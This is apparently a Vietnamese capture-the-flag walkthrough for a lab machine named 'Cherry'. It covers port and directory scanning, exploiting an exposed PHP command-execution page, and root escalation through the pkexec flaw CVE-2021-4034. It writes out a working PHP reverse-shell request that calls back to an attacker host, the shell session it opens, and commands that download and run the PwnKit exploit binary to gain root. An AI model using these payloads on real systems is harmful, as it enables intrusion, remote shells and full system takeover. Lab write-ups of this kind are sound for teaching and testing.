Exploit Cherry machine By CVE-2021-4034

Mô tả

- Vul machine IP: 192.168.125.130

Giai đoạn 1 chiếm quyền user

Sử dụng nmap scan, chú ý cần thêm tham số -p- để ra quét full port:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-04 22:12 EST
Nmap scan report for 192.168.125.130
Host is up (0.0012s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8b:c6:f5:6e:2c:a2:95:13:a5:10:84:a5:0c:83:b7:ae (RSA)
|   256 38:d8:23:06:3e:86:2a:c9:0f:16:3f:23:93:d9:a1:06 (ECDSA)
|_  256 95:b9:d4:f0:98:4a:d9:09:90:a4:5d:a7:9d:6d:ce:76 (ED25519)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cherry
7755/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Cherry
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
```

Từ kết quả nmap, Vul server mở các port sau:

Port	Mô tả
22/tcp	OpenSSH
80/tcp	nginx/1.18.0
7755/tcp	Apache
33060/tcp	?

Sử dụng gobuster rà quét url http://192.168.125.130

```
========================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
========================================================
[+] Url:                    http://192.168.125.130
[+] Method:                 GET
[+] Threads:                10
[+] Wordlist:               /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:  404
[+] User Agent:             gobuster/3.1.0
[+] Timeout:                10s
========================================================
2022/02/05 03:59:38 Starting gobuster in directory enumeration mode
========================================================
/backup              (Status: 301) [Size: 178] [--> http://192.168.125.130
/index.html          (Status: 200) [Size: 640]
/info.php            (Status: 200) [Size: 21]


========================================================
2022/02/05 03:59:38 Finished
========================================================
```

Từ kết quả gobuster rà quét url http://192.168.125.130, có uri /backup khi truy cập vào thì bị chặn

403 Forbidden

nginx/1.18.0 (Ubuntu)

Truy cập Url http://192.168.125.130/info.php thì kết quả xem được nội dung file info.php. Chứng tỏ các file .php trên service này không thực thi phía server



```
<?php
phpinfo();
?>
```

Sử dụng gobuster rà quét url http://192.168.125.130:7755

```
=================================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=================================================================
[+] Url:                     http://192.168.125.130:7755
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
=================================================================
2022/02/05 04:05:14 Starting gobuster in directory enumeration mode
=================================================================
/.htpasswd          (Status: 403) [Size: 282]
/.hta               (Status: 403) [Size: 282]
/.htaccess          (Status: 403) [Size: 282]
/backup             (Status: 301) [Size: 326] [--> http://192.168.125.130:7755/backup/]
/index.html         (Status: 200) [Size: 640]
/info.php           (Status: 200) [Size: 72717]
/server-status      (Status: 403) [Size: 282]


=================================================================
2022/02/05 04:05:15 Finished
=================================================================
```

Truy cập vào url http://192.168.125.130:7755/backup/ không còn bị chặn như trên port 80 nữa. Và Url
này bị lỗi directory list xem được các file trong thư mục

Đến đây dễ mình bị cuốn vào hướng tìm thông tin nhạy cảm trong các file tài về được, nhưng sau 1 thời
gian không mò được gì thì mình đã rút chân ra tìm hướng khác.

Đọc tải file .php. Nhớ đến ở port 80 cho phép xem nội dụng file .php do đó ta có thể xem nội dung file command.php trong thư mục /backup. Truy cập URL http://192.168.125.130/backup/command.php

Đọc nội dung file command.php


```php
<?php echo passthru($_GET['backup']); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Backup</title>
</head>
<body>
<!-- </?php echo passthru($_GET['backup']); ?/> -->
</body>
</html>
```

Từ nội dung file command.php, ta có thể khai thác để tạo revert shell qua tham số **backup**


```
Request
Raw   Params   Headers   Hex
1 GET /backup/command.php?backup=php+-r+'$sock%3dfsockopen("192.168.125.128",1234)%3bpassthru("/bin/sh+-i+<%263+>%263+2>%263")%3b' HTTP/1.1
2 Host: 192.168.125.130:7755
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Kết quả revert shell với quyền user www-data thành công

```
listening on [any] 1234 ...
192.168.125.130: inverse host lookup failed: Unknown host
connect to [192.168.125.128] from (UNKNOWN) [192.168.125.130] 34160
/bin/sh: 0: can't access tty; job control turned off
$ ls
command.php          2020-09-07 03:33 11M
latest.tar.gz        2020-09-07 03:34 11M
master.zip
master.zip.bak
```

Giai đoạn 2 chiếm quyền root

Tìm các file thực thi SUID/SGID trên server, phát hiện có cài sẵn tool pkexec

```
$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-sr-x 1 root shadow 84512 May 28  2020 /usr/bin/chage
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 39144 Apr  2  2020 /usr/bin/umount
-rwxr-sr-x 1 root tty 14488 Mar 30  2020 /usr/bin/bsd-write
-rwsr-sr-x 1 daemon daemon 55560 Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 55528 Apr  2  2020 /usr/bin/mount
-rwsr-sr-x 1 root root 27136 Apr  2  2020 /usr/bin/setarch
-rwsr-xr-x 1 root root 88464 May 28  2020 /usr/bin/gpasswd
-rwxr-sr-x 1 root ssh 350504 May 29  2020 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 166056 Jul 15  2020 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 31312 May 28  2020 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 43720 Feb 13  2020 /usr/bin/crontab
-rwsr-xr-x 1 root root 67816 Apr  2  2020 /usr/bin/su
-rwxr-sr-x 1 root tty 35048 Apr  2  2020 /usr/bin/wall
-rwsr-xr-x 1 root root 44784 May 28  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 31032 Aug 16  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 53040 May 28  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 85064 May 28  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 68208 May 28  2020 /usr/bin/passwd
-rwxr-sr-x 1 root shadow 43168 Jul 21  2020 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43160 Jul 21  2020 /usr/sbin/unix_chkpwd
-rwxr-xr-x 1 root root 120152 Jul 10  2020 /usr/lib/snapd/snap-confine
```

Khai thác lỗ hổng CVE-2021-4034 - Pkexec Local Privilege Escalation để chiếm quyền root

Tham khảo https://github.com/ly4k/PwnKit, có sẵn file binary thực thi.

```
$ curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
$ ls
LinEnum.sh
Makefile
PwnKit
cve-2021-4034
cve-2021-4034.c
cve-2021-4034.sh
lse.sh
pwnkit.c
$ chmod +x ./PwnKit
$ ./PwnKit
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
pwd
/root
ls
proof.txt
snap
cat proof.txt
Sun_CSR_TEAM.a
```